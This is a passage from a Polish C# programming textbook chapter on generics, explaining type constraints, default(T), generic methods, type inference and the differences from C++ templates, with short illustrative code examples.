Aby powyższa klasa mogła spełniać swoje zadanie, musi mieć możliwość utworzenia instancji dowolnego typu podanego jako argument `T`. W akcesorze `get` używany jest operator `new`, a ponieważ nie są przy tym przekazywane żadne argumenty, zatem oczywistym jest, że typ `T` musi udostępniać konstruktor bezargumentowy. Jednak nie wszystkie typy spełniają taki warunek. Co się zatem stanie, kiedy jako argumentu dla typu `Deferred<T>` użyjemy jakiegoś typu, który nie definiuje wymaganego konstruktora? Komplilator odrzuci taki typ, gdyż nie spełnia on ograniczeń określonych przez typ ogólny. Ograniczenia te podawane są tuż przed otwierającym nawiasem klamrowym klasy i rozpoczynają się od słowa kluczowego `where`. W przykładzie z [Przykład 4-4](#) określają one, że typ `T` musi udostępniać konstruktor bezargumentowy.

Gdyby takie ograniczenia nie zostały określone, to naszej przykładowej klasy z [Przykład 4-4](#) nie można by skompilować — pojawiłby się błąd wskazujący na wiersz, w którym próbujemy utworzyć nową instancję typu `T`. Typy i metody ogólne mogą korzystać wyłącznie z tych możliwości, które zostały określone przy użyciu ograniczeń bądź są definiowane przez typ `object`. (Typ ten definiuje na przykład metodę `ToString`, zatem można ją wywoływać na rzecz instancji dowolnego typu bez podawania dodatkowych ograniczeń).

C# udostępnia niewielki zestaw ograniczeń. Na przykład nie można żądać dostępności konstruktorów pobierających argumenty. W rzeczywistości język ten udostępnia jedynie cztery rodzaje ograniczeń: ograniczenia typu, ograniczenia typu referencyjnego, ograniczenia typu wartościowego oraz ograniczenie operatora new(). Poznałeś już ostatnie z nich, teraz nadszedł czas, by dowiedzieć się czegoś o pozostałych.

## Ograniczenia typu

Można zażądać, by argument podawany dla danego parametru typu był zgodny z konkretnym typem. Na przykład można zażądać, by argument typu implementował konkretny interfejs. Składnia ograniczeń tego typu została przedstawiona na [Przykład 4-5](#).

### Przykład 4-5. Stosowanie ograniczeń typu

```
using System;
using System.Collections.Generic;

public class GenericComparer<T> : IComparer<T>
    where T : IComparable<T>
{
    public int Compare(T x, T y)
    {
        return x.CompareTo(y);
    }
}
```

Zanim opiszę korzyści, jakie zapewnia ten rodzaj ograniczeń, wyjaśnię, dlaczego przedstawiłem ten przykład. Zaprezentowana klasa stanowi most łączący dwa style porównywania wartości stosowane w .NET Framework. Niektóre typy udostępniają swoją własną logikę porównywania, jednak czasami może się zdarzyć, że bardziej użytecznym rozwiązaniem będzie umieszczenie operacji porównania w osobnej funkcji zaimplementowanej we własnej klasie. Te dwa style porównywania są reprezentowane przez interfejsy należące do biblioteki klas .NET Framework — **IComparable<T>** oraz **IComparer<T>**. (Zostały one zdefiniowane odpowiednio w przestrzeniach nazw **System** oraz **System.Collections.Gencics**). Interfejs **IComparer<T>** został już przedstawiony w [Rozdział 3](#). — jego implementacja pozwala porównywać dwa obiekty lub wartości typu **T**. Interfejs ten definiuje jedną metodę o nazwie **Compare**, która pobiera dwa argumenty i liczbę ujemną, zero lub liczbę dodatnią, jeśli pierwszy argument jest odpowiednio: mniejszy, równy lub większy od drugiego. Interfejs **IComparable<T>** jest bardzo podobny, lecz definiowana przez niego metoda **CompareTo** pobiera tylko jeden argument, gdyż przy użyciu tego interfejsu prosimy obiekt, by porównał *sam siebie* z jakimś innym

obiektem.

Niektóre klasy kolekcji dostępne w bibliotece .NET Framework wymagają implementacji interfejsu `IComparer<T>` w celu umożliwienia porządkowania obiektów, na przykład ich sortowania. Korzystają one z modelu, w którym porównanie realizuje osobny obiekt, gdyż w porównaniu z modelem interfejsu `IComparable<T>` rozwiązanie to ma dwie zalety. Po pierwsze, pozwala operować na typach danych, które nie implementują interfejsu `IComparable<T>`. A po drugie, pozwala na stosowanie różnych kolejności sortowania. (Na przykład wyobraźmy sobie, że chcemy posortować łańcuchy znaków bez uwzględniania wielkości liter. Klasa `string` implementuje interfejs `IComparable<string>`, jednak obsługuje on sortowanie, w którym wielkość liter na znaczenie). Dlatego model działania interfejsu `IComparer<T>` jest bardziej elastyczny. Co jednak można zrobić w sytuacji, gdy używamy jakiegoś typu danych, który implementuje interfejs `IComparable<T>`, a sposób jego działania całkowicie nam odpowiada? Co trzeba by zrobić, gdybyśmy chcieli korzystać z API wymagającego użycia interfejsu `IComparer<T>`?

W praktyce zapewne skorzystalibyśmy z możliwości biblioteki klas .NET Framework przystosowanej właśnie do takich okoliczności: właściwości `Comparer<T>.Default`. Jeśli klasa `T` implementuje interfejs `IComparable<T>`, to właściwość ta zwróci dokładnie to, czego nam potrzeba. A zatem w praktyce nie musielibyśmy pisać kodu z [Przykład 4-5](#), gdyż taka klasa już istnieje w bibliotece .NET Framework. Niemniej jednak przedstawienie jej było pouczające, gdyż pokazało, jak można korzystać z ograniczeń typu.

Wiersz rozpoczynający się od słowa kluczowego `where` informuje, że typ ogólny wymaga, by argument użyty jako parametr `T` implementował interfejs `IComparable<T>`. Gdyby warunek ten nie został spełniony, nie można by skompilować metody `Compare` — używa ona bowiem obiektu typu `T`, by wywołać metodę `CompareTo`. Metoda ta nie jest jednak dostępna we wszystkich obiektach, a kompilator C# pozwala na takie wywołanie tylko dlatego, ponieważ narzuciliśmy ograniczenia, że `T` będzie implementacją interfejsu udostępniającego tę metodę.

Ograniczenia interfejsu są stosunkowo rzadko spotykane. Jeśli metoda wymaga, by jej konkretny argument implementował określony interfejs, to zazwyczaj nie trzeba tego robić przy użyciu ograniczenia typu ogólnego. Wystarczyłoby użyć interfejsu jako typu argumentu. Jednak w przykładzie z [Przykład 4-5](#) takie rozwiązanie nie jest możliwe. Wyraźnie pokazuje to kolejny przykład, zamieszczony na [Przykład 4-6](#). Okazuje się, że nie można go skompilować.

[Przykład 4-6](#). Tego kodu nie można skompilować: interfejs nie został

## zaimplementowany

```
public class GenericComparer<T> : IComparer<T>
{
    public int Compare(IComparable<T> x, T y)
    {
        return x.CompareTo(y);
    }
}
```

Kompilator zgłosi błąd informujący, że nie została zaimplementowana metoda `Compare` interfejsu `IComparer<T>`. Jednak kod z [Przykład 4-6](#) definiuje metodę `Compare`, choć ma ona nieprawidłową sygnaturę — jej pierwszy argument powinien być typu `T`. Moglibyśmy także spróbować poprawić sygnaturę metody bez określania ograniczenia, tak jak pokazano na [Przykład 4-7](#).

## Przykład 4-7. Tego kodu nie można skompilować: brak ograniczenia

```
public class GenericComparer<T> : IComparer<T>
{
    public int Compare(T x, T y)
    {
        return x.CompareTo(y);
    }
}
```

Jednak tego kodu też nie uda się skompilować, gdyż kompilator nie może w nim odnaleźć metody `CompareTo`, której chcemy użyć. To właśnie dzięki ograniczeniu typu `T` przedstawionemu na [Przykład 4-5](#) kompilator odczytuje, która to ma być metoda.

Swoją drogą, okazuje się, że ograniczenia typu wcale nie muszą być interfejsami. Można w nich używać dowolnych typów. Na przykład możemy zażądać, by typ konkretnego argumentu zawsze był typem pochodnym określonej klasy bazowej. Dostępne jest także bardziej wyszukane rozwiążanie, okazuje się bowiem, że można zdefiniować ograniczenia jednego parametru na podstawie typu drugiego parametru. Przykład przedstawiony na [Przykład 4-8](#) wymaga, by pierwszy argument był typem pochodnym drugiego.

## Przykład 4-8. Ograniczenie określające, że jeden argument ma być typem pochodnym drugiego

```
public class Foo<T1, T2>
    where T1 : T2
...
```

Ograniczenia typu są konkretne — wymagają one konkretnej relacji dziedziczenia bądź implementacji konkretnych interfejsów. Jednak można także definiować

ograniczenia określane w sposób nieco mniej precyzyjny.

## Ograniczenia typu referencyjnego

Można zdefiniować ograniczenie nakazujące, by argument typu był typem referencyjnym. **Przykład 4-9** pokazuje, że takie ograniczenie wygląda podobnie do ograniczenia typu. Różnica polega na tym, że nazwę typu należy zastąpić słowem kluczowym `class`.

### Przykład 4-9. Ograniczenie wymagające typu referencyjnego

```
public class Bar<T>
    where T : class
...
```

Ograniczenie to uniemożliwia stosowanie jako typu argumentu jakiegokolwiek typu wartościowego, takiego jak `int`, `double`, czy też jakiegoś typu `struct`. Jego użycie sprawia, że nasz kod uzyskuje możliwość wykonywania trzech grup czynności. Po pierwsze, pozwala pisać kod, który sprawdza, czy zmienne danego typu są równe `null`. Jeśli nie zastosowaliśmy ograniczenia wymagającego zastosowania typu referencyjnego, to zawsze może się zdarzyć, że zostanie użyty typ wartościowy, a zmienne ani składowe takiego typu nie mogą przyjmować wartości `null`. Po drugie, nasz kod uzyskuje możliwość użycia operatora `as`, który został opisany w [Rozdział 6](#). Ten przypadek jest podobny do poprzedniego — słowo kluczowe `as` wymaga typu referencyjnego, gdyż w efekcie jego użycia może pojawiać się wartość `null`.

### OSTRZEŻENIE

W razie zastosowania dla jakiegoś parametru ograniczenia typu referencyjnego argumentem odpowiadającym temu parametrowi nie może być żaden typ dopuszczający wartość pustą, taki jak `int?` (albo jak nazywa go CLR — `Nullable<int>`). Choć można sprawdzać, czy dana typu `int?` jest równa `null`, oraz używać jej wraz z operatorem `as`, to jednak w przypadku stosowania tych typów kod generowany przez kompilator w celu wykonania takich operacji jest całkowicie odmienny od kodu generowanego w razie korzystania z typów referencyjnych. W razie użycia którejś z tych operacji kompilator nie jest w stanie wygenerować jednej metody, która będzie operowała zarówno na danych typów referencyjnych, jak i typów dopuszczających wartość pustą.

I w końcu trzecią grupą możliwości, z których można korzystać w razie zastosowania ograniczenia typu referencyjnego, jest możliwość użycia niektórych innych typów ogólnych. W kodzie ogólnym często spotyka się rozwiązania, w których jeden z argumentów typu jest używany do utworzenia innego typu ogólnego. Jeśli w takim przypadku w tym drugim typie zostało zastosowane ograniczenie, to trzeba je będzie zastosować także w parametrze pierwszego typu. A zatem jeśli pewien typ korzysta z ograniczenia typu referencyjnego, to może się

okazać, że w analogiczny sposób będziemy musieli ograniczyć argumenty przekazywane do naszego typu ogólnego.

Oczywiście powstaje przy tym pytanie, dlaczego w ogóle pojawiła się konieczność umieszczania w tworzonym typie ograniczeń. Być może zależy nam na sprawdzaniu, czy pojawiła się wartość `null`, bądź chcemy skorzystać z operatora `as`, niemniej jednak ograniczenie typu referencyjnego może też być stosowane z innego powodu. Czasami po prostu będziemy chcieli, by argument typu był typem referencyjnym — istnieją sytuacje, w których będzie można skompilować metodę ogólną bez ograniczenia `class`, jednak w razie użycia typu wartościowego nie będzie ona działać prawidłowo. W ramach przykładu opiszę scenariusz, który najczęściej zmusza mnie do stosowania ograniczeń tego rodzaju.

Bardzo często piszę testy, w których tworzona jest instancja sprawdzanej klasy oraz kilka fałszywych obiektów zastępujących rzeczywiste obiekty, z którymi ten testowany ma współdziałać. Zastosowanie takich zamienników może zmniejszyć wielkość kodu wykonywanego przez poszczególne testy oraz ułatwić sprawdzenie testowanych obiektów. Na przykład tworzony test mógłby sprawdzać, czy nasz kod w odpowiedniej chwili wysyła komunikaty na serwer. Jednocześnie nie chcemy, by przeprowadzanie testów jednostkowych zmuszało nas do uruchamiania prawdziwego serwera, dlatego moglibyśmy stworzyć obiekt implementujący ten sam interfejs co klasa przesyłająca komunikaty, który jednak nie generowałby żadnych komunikatów. Taka kombinacja obiektu testowanego i fałszywego jest tak często pojawiającym się wzorcem, że być może warto by umieścić odpowiedni kod w jakiejś klasie bazowej pozwalającej na jej wielokrotne stosowanie. Istnienie klas ogólnych oznacza, że taka klasa mogłaby operować na dowolnej kombinacji typu testowanego oraz typu symulowanego. [Przykład 4-10](#) przedstawia uproszczoną wersję klasy pomocniczej, z której można skorzystać w takich sytuacjach.

#### Przykład 4-10. Ograniczenie narzucone przez inne ograniczenie

```
using Microsoft.VisualStudio.TestTools.UnitTesting;
using Moq;

public class TestBase<TSubject, TFake>
    where TSubject : new()
    where TFake : class
{
    public TSubject Subject { get; private set; }
    public Mock<TFake> Fake { get; private set; }

    [TestInitialize]
    public void Initialize()
    {
        Subject = new TSubject();
        Fake = new Mock<TFake>();
```

```
}
```

Istnieje wiele sposobów tworzenia takich fałszywych obiektów na potrzeby testów. Wystarczy napisać nowe klasy implementujące te same interfejsy co rzeczywiste obiekty. Niektóre wersje Visual Studio 2012 zawierają narzędzie Fakes, które może wygenerować je za nas. Dostępnych jest także wiele bibliotek, które potrafią to robić. Jedną z nich jest biblioteka Moq (jest to projekt open source, który można znaleźć na stronie <http://code.google.com/p/moq/>) i to właśnie z nich pochodzi klasa `Mock<T>` zastosowana w kodzie z [Przykład 4-10](#). Pozwala ona generować fałszywe implementacje dowolnych interfejsów lub klas, z wyjątkiem klas ostatecznych. Klasa ta domyślnie dostarcza pustą implementację wszystkich składowych, którą później w razie konieczności można rozbudować o bardziej zaawansowane zachowania. Można także sprawdzać, czy testowany kod używa fałszywych obiektów w sposób zgodny z oczekiwaniami.

Ale co to wszystko ma wspólnego z ograniczeniami? Otóż klasa `Mock<T>` określa ograniczenie typu referencyjnego dla swojego własnego parametru typu, `T`. Użycie tego ograniczenia jest konsekwencją sposobu, w jaki klasa ta w trakcie działania programu tworzy dynamiczne implementacje innych typów — technikę tę można stosować wyłącznie w odniesieniu do typów referencyjnych. Biblioteka Moq generuje typy w trakcie działania programu i jeśli `T` jest interfejsem, to wygenerowany typ będzie go implementował, jeśli jednak `T` jest klasą, to wygenerowany typ będzie jej klasą pochodną<sup>[27]</sup>. Jeśli `T` jest strukturą, to klasa `Mock<T>` nie jest nam w stanie zbytnio pomóc, gdyż typy wartościowe nie pozwalają na definiowanie typów pochodnych. Oznacza to, że używając klasy `Mock<T>` w kodzie z [Przykład 4-10](#), musimy mieć pewność, że każdy przekazany argument typu będzie bądź to interfejsem, bądź klasą (innymi słowy — typem referencyjnym). Jednak zastosowanym argumentem typu jest jeden z parametrów typu naszej klasy — `TFake`. A zatem tak naprawdę nie wiemy, jaki to będzie typ — wszystko będzie zależało od osoby używającej naszej klasy.

Aby przedstawiona klasa mogła zostać skompilowana, trzeba zagwarantować, że każdy używany typ ogólny będzie spełniał nałożone ograniczenia. Musimy zagwarantować, że klasa `Mock<TFake>` będzie prawidłowa, a jedynym sposobem, by to zrobić, jest nałożenie ograniczenia na używany przez nas typ, a konkretnie — wymóg, by `TFake` był typem referencyjnym. I właśnie to ograniczenie zostało podane w trzecim wierszu kodu przedstawionego na [Przykład 4-10](#). Bez niego kompilator zgłosiłby błędy w dwóch wierszach kodu, w których pojawia się klasa `Mock<TFake>`.

Ogólnie rzecz ujmując, jeśli chcemy użyć własnego parametru typu jako argumentu

w jakimś innym typie ogólnym określającym pewne ograniczenia, to definiując własny parametr typu, będziemy musieli zastosować dokładnie te same ograniczenia.

## Ograniczenia typu wartościowego

Oprócz ograniczenia wymagającego, by argument typu był typem referencyjnym, można także zażądać, by był on typem wartościowym. Jak pokazuje przykład przedstawiony na [Przykład 4-11](#), składnia takiego ograniczenia jest bardzo podobna do ograniczenia typu referencyjnego, jednak w tym przypadku używane jest słowo kluczowe `struct`.

### Przykład 4-11. Ograniczenie wymuszające użycie typu wartościowego

```
public class Quux<T>
    where T : struct
...
```

Do tej pory spotkaliśmy się ze słowem kluczowym `struct` wyłącznie w kontekście tworzenia własnych typów wartościowych, jednak niezależnie od tego, co można by sądzić, powyższe ograniczenie dopuszcza zastosowanie dowolnego z wbudowanych typów liczbowych, takiego jak `int`, jak również dowolnej, zdefiniowanej przez nas struktury. Wynika to z faktu, że wszystkie te typy są typami pochodnymi klasy `System.ValueType`.

Ograniczenie to narzuca typ `Nullable<T>`. Pamiętasz zapewne z [Rozdział 3.](#), że typ `Nullable<T>` stanowi opakowanie dla typów wartościowych, pozwalające, by zmienna zawierała jakąś wartość bądź też by była pusta. (W takich przypadkach zazwyczaj stosowany jest specjalny zapis udostępniany przez C#, taki jak `int?`, a nie `Nullable<int>`). Jedynym powodem istnienia tego typu jest zapewnienie możliwości stosowania wartości `null` w typach, które w innych okolicznościach na to nie pozwalają. A zatem stosowanie go ma sens wyłącznie w połączeniu z typami wartościowymi — w zmiennych typów referencyjnych można zapisywać wartość `null` bez żadnych dodatkowych opakowań. Ograniczenie typu wartościowego pozwala nam uniknąć stosowania typu `Nullable<T>` w tych wszystkich przypadkach, gdy nie jest to konieczne.

## Stosowanie wielu ograniczeń

Jeśli zechcemy określić więcej ograniczeń dla tego samego argumentu typu, to wystarczy umieścić je na liście w sposób przedstawiony na [Przykład 4-12](#). Należy przy tym pamiętać, że istnieją pewne wymogi odnośnie do kolejności podawania poszczególnych ograniczeń: jeśli jest używane ograniczenie typu referencyjnego lub typu wartościowego, to słowo kluczowe `class` lub `struct` musi się pojawić na

liście jako pierwsze. Jeśli używane jest ograniczenie `new()`, to trzeba je podać jako ostatnie.

#### Przykład 4-12. Stosowanie wielu ograniczeń

```
public class Spong<T>
    where T : IEnumerable<T>, IDisposable, new()
...
```

Jeśli nasz typ używa wielu parametrów typu, to dla każdego z nich należy napisać odrębną klauzulę `where`. Spotkaliśmy się już z tym w przykładzie z [Przykład 4-10](#), który definiuje ograniczenia dla dwóch parametrów typu.

## Wartości przypominające zero

Istnieje kilka możliwości obsługiwanych przez wszystkie typy, dzięki czemu jeśli zechcemy z nich skorzystać, nie będziemy musieli stosować żadnych ograniczeń.

Należy do nich zbiór metod definiowanych przez klasę bazową `object`, szczegółowo opisanych w [Rozdział 6](#). Jednak oprócz nich jest jeszcze jedna prosta możliwość, która czasami może się przydać podczas tworzenia typów ogólnych.

Zmienne dowolnego typu mogą być inicjowane wartością domyślną. Jak mieliśmy się okazję przekonać w poprzednich rozdziałach, są pewne sytuacje, w których CLR robi to za nas. Na przykład wszystkie pola nowo utworzonego obiektu przyjmą dobrze znane wartości, nawet jeśli nie napisaliśmy żadnych inicjalizatorów ani nie określiliśmy tych wartości w konstruktorze. Podobnie wszystkie elementy nowej tablicy będą miały znaną wartość. CLR określa je, wypełniając zerami całą pamięć przydzielaną konkretnej danej. Interpretacja tej wartości zależy od używanego typu danych. Dla wszystkich wbudowanych typów liczbowych zostanie ona potraktowana dosłownie, czyli jako `0`, natomiast w razie stosowania innych typów znaczenie tej wartości może być inne. Na przykład domyślną wartością typu `bool` jest `false`, a wszystkich typów referencyjnych — `null`.

Podczas tworzenia kodu ogólnego czasami bardzo przydana może być możliwość przywrócenia zmiennej do jej domyślnej, zerowej wartości. Jednak w większości przypadków nie można tego zrobić, używając literału. Nie można przypisać wartości `null` zmiennej, której typ został określony przy użyciu parametru typu, jeśli dla tego parametru nie zostało jednocześnie zastosowane ograniczenie typu referencyjnego. Podobnie takiej zmiennej nie można przypisać literału `0`, gdyż nie istnieje żadne ograniczenie, które byłoby w stanie zagwarantować, że przekazany argument typu jest typem liczbowym.

Zamiast tego niezależnie od używanego typu można zażądać przypisania wartości przypominającej zero. Służy do tego słowo kluczowe `default`. (Jest to dokładnie to

samo słowo kluczowe, z którym spotkaliśmy się już w [Rozdział 2](#). przy okazji prezentowania instrukcji `switch`, jednak w tym przypadku jest ono stosowane w zupełnie inny sposób. C# kontynuuje tradycję języków rodziny C polegającą na nadawaniu słowom kluczowym wielu całkowicie ze sobą niezwiązanych znaczeń). Jeśli użyjemy wyrażenia `default(JakisTyp)`, gdzie `JakisTyp` jest typem bądź parametrem typu, to uzyskamy domyślną wartość początkową stosowaną dla danego typu: `0`, jeśli będzie to typ liczbowy, a odpowiedniki zera dla wszystkich pozostałych typów. Na przykład wyrażenie `default(int)` zwraca wartość `0`, `default(bool)` wartość `false`, a `default(string)` wartość `null`. W typach ogólnych można używać tego wyrażenia, podając parametr typu, aby uzyskać wartość domyślną odpowiednią dla przekazanego argumentu typu. Przykład takiego rozwiązania został przedstawiony na [Przykład 4-13](#).

#### Przykład 4-13. Pobieranie wartości domyślnej argumentu typu

```
static void PrintDefault<T>()
{
    Console.WriteLine(default(T));
}
```

Wyrażenie `default(T)` umieszczone w typie lub metodzie ogólnej definiującej parametr `T` zwróci domyślną wartość typu `T` niezależnie od tego, czym będzie typ `T`, i to bez konieczności określania jakichkolwiek ograniczeń. A zatem metody ogólnej przedstawionej na [Przykład 4-13](#) można użyć do sprawdzenia, czy wartości domyślne typów `int`, `bool` oraz `string` są faktycznie takie, jak podano w poprzednim akapicie. A ponieważ zobaczyliśmy właśnie przykład metody ogólnej, zatem warto przyjrzeć się dokładniej takim metodom.

## Metody ogólne

C# pozwala nie tylko na tworzenie ogólnych typów, ale także ogólnych metod. W tym przypadku lista parametrów typu ogólnego jest umieszczana za nazwą metody, przed listą jej normalnych parametrów. [Przykład 4-14](#) przedstawia metodę posiadającą jeden parametr typu. Przedstawiona metoda używa tego parametru do określenia typu wartości wynikowej, jak również jako typu elementów tablicy przekazywanej jako argument wywołania metody. Metoda zwraca ostatni element przekazanej tablicy, a ponieważ jest metodą ogólną, zatem może operować na tablicach dowolnego typu.

#### Przykład 4-14. Metoda ogólna

```
public static T GetLast<T>(T[] items)
{
    return items[items.Length - 1];
}
```

## PODPOWIEDŹ

Metody ogólne można definiować zarówno w typach ogólnych, jak i nieogólnych. Jeśli metoda ogólna będzie składową typu ogólnego, to wszystkie parametry typu określone w danym typie będą dostępne także wewnątrz metody ogólnej, podobnie jak i parametry typu określone w samej metodzie.

Wywoływanie metody ogólnej przypomina tworzenie danej typu ogólnego, także w tym przypadku za nazwą metody podawany jest argument typu, tak jak pokazano na [Przykład 4-15](#).

### Przykład 4-15. Wywoływanie metody ogólnej

```
int[] values = { 1, 2, 3 };
int last = GetLast<int>(values);
```

Metody ogólne działają podobnie do typów ogólnych, jednak zakres ich parametrów typu obejmuje jedynie ich deklarację oraz ciało. W metodach ogólnych można także stosować ograniczenia, a robi się to dokładnie tak samo jak w typach. Ograniczenia umieszczane są za listą parametrów metody i przed jej ciałem, jak pokazano na [Przykład 4-16](#).

### Przykład 4-16. Metoda ogólna ze zdefiniowanymi ograniczeniami

```
public static T MakeFake<T>()
    where T : class
{
    return new Mock<T>().Object;
}
```

Niemniej jednak metody ogólne różnią się od typów ogólnych pod jednym ważnym względem: w ich przypadku nie trzeba zawsze jawnie podawać argumentów typu.

## Wnioskowanie typu

Kompilator C# często jest w stanie wywnioskować argumenty typów zastosowane w metodzie ogólnej. Moglibyśmy zmodyfikować przykład z [Przykład 4-15](#), usuwając z wywołania metody listę argumentów typu (jak to pokazano na [Przykład 4-17](#)) i w żaden sposób nie zmieniłoby to znaczenia naszego kodu.

### Przykład 4-17. Wnioskowanie argumentu typu metody ogólnej

```
int[] values = { 1, 2, 3 };
int last = GetLast(values);
```

Jeśli w przypadku napotkania w kodzie takiego zwyczajnie wyglądającego wywołania metody kompilatorowi nie uda się znaleźć metody o użytej nazwie, zacznie szukać odpowiedniej metody ogólnej. Jeśli metoda z [Przykład 4-14](#) będzie dostępna, to stanie się kandydatką do wywołania, a kompilator spróbuje określić jej

argumenty typu. Przedstawiony przypadek jest dosyć prosty. Metoda oczekuje przekazania tablicy pewnego typu  $T$ , a w jej wywołaniu została podana tablica liczb  $\text{int}$ , a zatem wyciągnięcie wniosku, że wywołanie powinno zostać potraktowane jako `GetLast<int>`, nie jest szczególnym wyzwaniem.

Sprawa komplikuje się w bardziej złożonych przypadkach. W specyfikacji języka C# zagadnieniom wnioskowania typów poświęconych zostało około sześciu stron, a wszystko to w jednym celu: aby pozwolić nam pominąć określanie typów, jeśli będzie to niepotrzebne i nadmiarowe. Swoją drogą, wnioskowanie typów zawsze odbywa się na etapie kompilacji kodu, dlatego też jest ono wykonywane w oparciu o statyczne typy argumentów metody.

## Tajniki typów ogólnych

Jeśli znasz szablon C++, to zapewne już zauważłeś, że typy ogólne C# znacząco się od nich różnią. Pozornie oba te rozwiązania wykazują pewne podobieństwa i można je stosować w podobny sposób — na przykład oba doskonale nadają się do implementacji kolekcji klas. Niemniej jednak szablony C++ zapewniają pewne możliwości, które w ogóle nie są dostępne dla typów ogólnych C#, przykład takich możliwości został zaprezentowany na [Przykład 4-18](#).

**Przykład 4-18.** Jedna z możliwości szablonów, której nie można odtworzyć w typach ogólnych C#

```
public static T Add<T>(T x, T y)
{
    return x + y; // Tego kodu nie uda się skompilować
}
```

Takie rozwiązania można stosować w szablonach C++, jednak nie w języku C#, co więcej, w tym przypadku nie pomoże nawet zastosowanie ograniczeń. Można by dodać ograniczenie typu, narzucające, by typ  $T$  dziedziczył po jakimś typie definiującym niestandardowy operator `+`, co pozwoliłby na skompilowanie kodu, niemniej jednak takie rozwiązanie miałoby dosyć ograniczone możliwości — działałoby wyłącznie dla typów dziedziczących po określonej klasie bazowej. W języku C++ można napisać szablon, który będzie dodawał do siebie dwie dane dowolnego typu obsługującego operację dodawania, niezależnie od tego, czy będzie to typ wbudowany, czy niestandardowy. Co więcej, szablony C++ nie wymagają stosowania żadnych ograniczeń — kompilator sam jest w stanie określić, czy konkretny typ można zastosować jako argument szablonu.

Ten problem nie dotyczy wyłącznie działań arytmetycznych. Jego podstawową przyczyną jest to, że kod ogólny określa operacje, jakie mogą być wykonywane na parametrach typu, na podstawie definiowanych ograniczeń; a to oznacza, że może

on korzystać wyłącznie z tych możliwości, które są reprezentowane jako składowe wspólnych interfejsów lub klas bazowych. (Gdyby działania arytmetyczne zostały zaimplementowane w .NET w formie jakiegoś interfejsu, to można by zdefiniować ograniczenie wymagające jego użycia. Jednak w .NET operatory są metodami statycznymi, a interfejsy mogą zawierać wyłącznie składowe instancji).

Ograniczenia możliwości typów ogólnych w C# są konsekwencją sposobu, w jaki mają one działać, dlatego też warto zrozumieć ten mechanizm. (Swoją drogą, warto wiedzieć, że ograniczenia te nie są cechą szczególną implementacji CLR firmy Microsoft. Są one nieuniknionym rezultatem dopasowania typów ogólnych do projektu CLI).

Metody i typy ogólne są kompilowane bez znajomości typów, które zostaną użyte jako ich argumenty. To podstawowa różnica pomiędzy nimi i szablonami C++ — w C++ można przyjrzeć się każdemu użyciu szablonu. Jednak w C# można stosować typy ogólne bez dostępu do ich kodu źródłowego na długo po tym, kiedy zostały skompilowane. W końcu programiści firmy Microsoft napisali ogólną klasę

`List<T>` kilka lat temu, a nic nie stoi na przeszkodzie, by wciąż pisać zupełnie nowe klasy i używać ich jako argumentu typu. (Można stwierdzić, że klasa `std::vector` należąca do standardowej biblioteki klas C++ istnieje nawet dłużej. Jednak kompilator C++ ma dostęp do pliku źródłowego definiującego tę klasę; w przypadku C# nie ma dostępu do kodu klasy `List<T>` — kompilator musi posługiwać się wyłącznie skompilowaną biblioteką).

Aby kompilator C# mógł skompilować ogólny kod, który zapewni odpowiednie bezpieczeństwo typów, będzie musiał dysponować dostatecznie wieloma informacjami. Przeanalizujmy przykład z [Przykład 4-18](#). Kompilator nie wie, co w tym przypadku oznacza operator `+`, gdyż jego znaczenie dla każdego typu może być inne. W przypadku wbudowanych typów liczbowych ten kod należałoby skompilować do wyspecjalizowanych instrukcji języka pośredniego (IL) wykonujących operację dodawania. Gdyby taki kod był umieszczony w kontekście sprawdzanym (na przykład przy wykorzystaniu słowa kluczowego `checked` przedstawionego w [Rozdział 2.](#)), to mielibyśmy problem, gdyż kod realizujący dodawanie liczb całkowitych ze sprawdzaniem przepełnienia używa innych kodów operacji IL w przypadku działań na liczbach ze znakiem, a innych w przypadku liczb bez znaku. Co więcej, ponieważ jest to metoda ogólna, może się okazać, że w ogóle operacja nie jest wykonywana na wbudowanych typach liczbowych — możemy operować na typach definiujących niestandardowy operator `+`, a w takim przypadku kompilator będzie musiał wygenerować kod wywołujący metodę. (Niestandardowe operatory są jedynie zamaskowanymi metodami). Ewentualnie jeśli okaże się, że zastosowany typ w ogóle nie obsługuje operacji dodawania, to kompilator powinien zgłosić błąd.

Innymi słowy, istnieje kilka potencjalnych rezultatów zależnych od użytych typów. Byłoby bardzo wygodne, gdyby kompilator wiedział, jakie typy są używane, jednak kod typów i metod ogólnych musi być skompilowany bez znajomości typów, które zostaną później przekazane jako jego argumenty.

Można by uznać, że firma Microsoft powinna opracować jakiś wstępny, półskompilowany format, w którym byłby zapisywany kod ogólny, i w pewnym sensie tak właśnie się stało. Wprowadzając typy ogólne, Microsoft zmodyfikował system typów, format plików oraz instrukcje IL, pozwalając, by kod ogólny wykorzystywał specjalne symbole zastępcze reprezentujące parametry typu, które następnie są wypełniane podczas tworzenia końcowego typu. Czy nie można by zatem powiększyć nieco zakresu tych zmian i rozbudować je o obsługę operatorów? Dlaczego nie pozwolić kompilatorowi na generowanie błędów w momencie podejmowania próby użycia typu ogólnego, zamiast upierać się przy generowaniu ich podczas komplikacji samego kodu ogólnego? Cóż, okazuje się, że istnieje możliwość podawania zestawów argumentów typu w trakcie działania programu — mechanizmy odzwierciedlania opisane w [Rozdział 13](#). pozwalają nam tworzyć instancje typów ogólnych. A zatem nie jest konieczne, by w momencie, gdy wystąpi błąd, był dostępny kompilator — w końcu nie wszystkie wersje .NET są dostarczane wraz z kompilatorem C#. A poza tym co powinno się stać, jeśli ogólna klasa została napisana w C#, lecz jest używana w programie pisany w zupełnie innym języku, na przykład takim, który nie pozwala na przeciążanie operatorów? Jakich reguł języka należy użyć podczas określania, jak należy obsługiwać operator +? Czy to powinien być język, w którym napisano kod ogólny, czy może ten, w którym zostały podane argumenty typu? (A co w przypadku, gdyby typ miał kilka parametrów typu i dla każdego z nich chcielibyśmy użyć typu napisanego w innym języku?) A może reguły powinny pochodzić z języka, w którym zostały podane argumenty typu dla danego typu lub metody ogólnej? Co jednak należałoby zrobić, gdyby jakiś fragment kodu ogólnego przekazywał swoje argumenty za pośrednictwem jakiegoś innego kodu ogólnego? Nawet gdybyśmy byli w stanie określić, które z tych rozwiązań byłoby najlepsze, to i tak zakładają one, że reguły używane do określenia faktycznego znaczenia wiersza kodu są dostępne podczas działania programu — także i to założenie bazuje na fakcie, że potrzebne kompilatory nie będą dostępne na komputerze, na którym kod został uruchomiony.

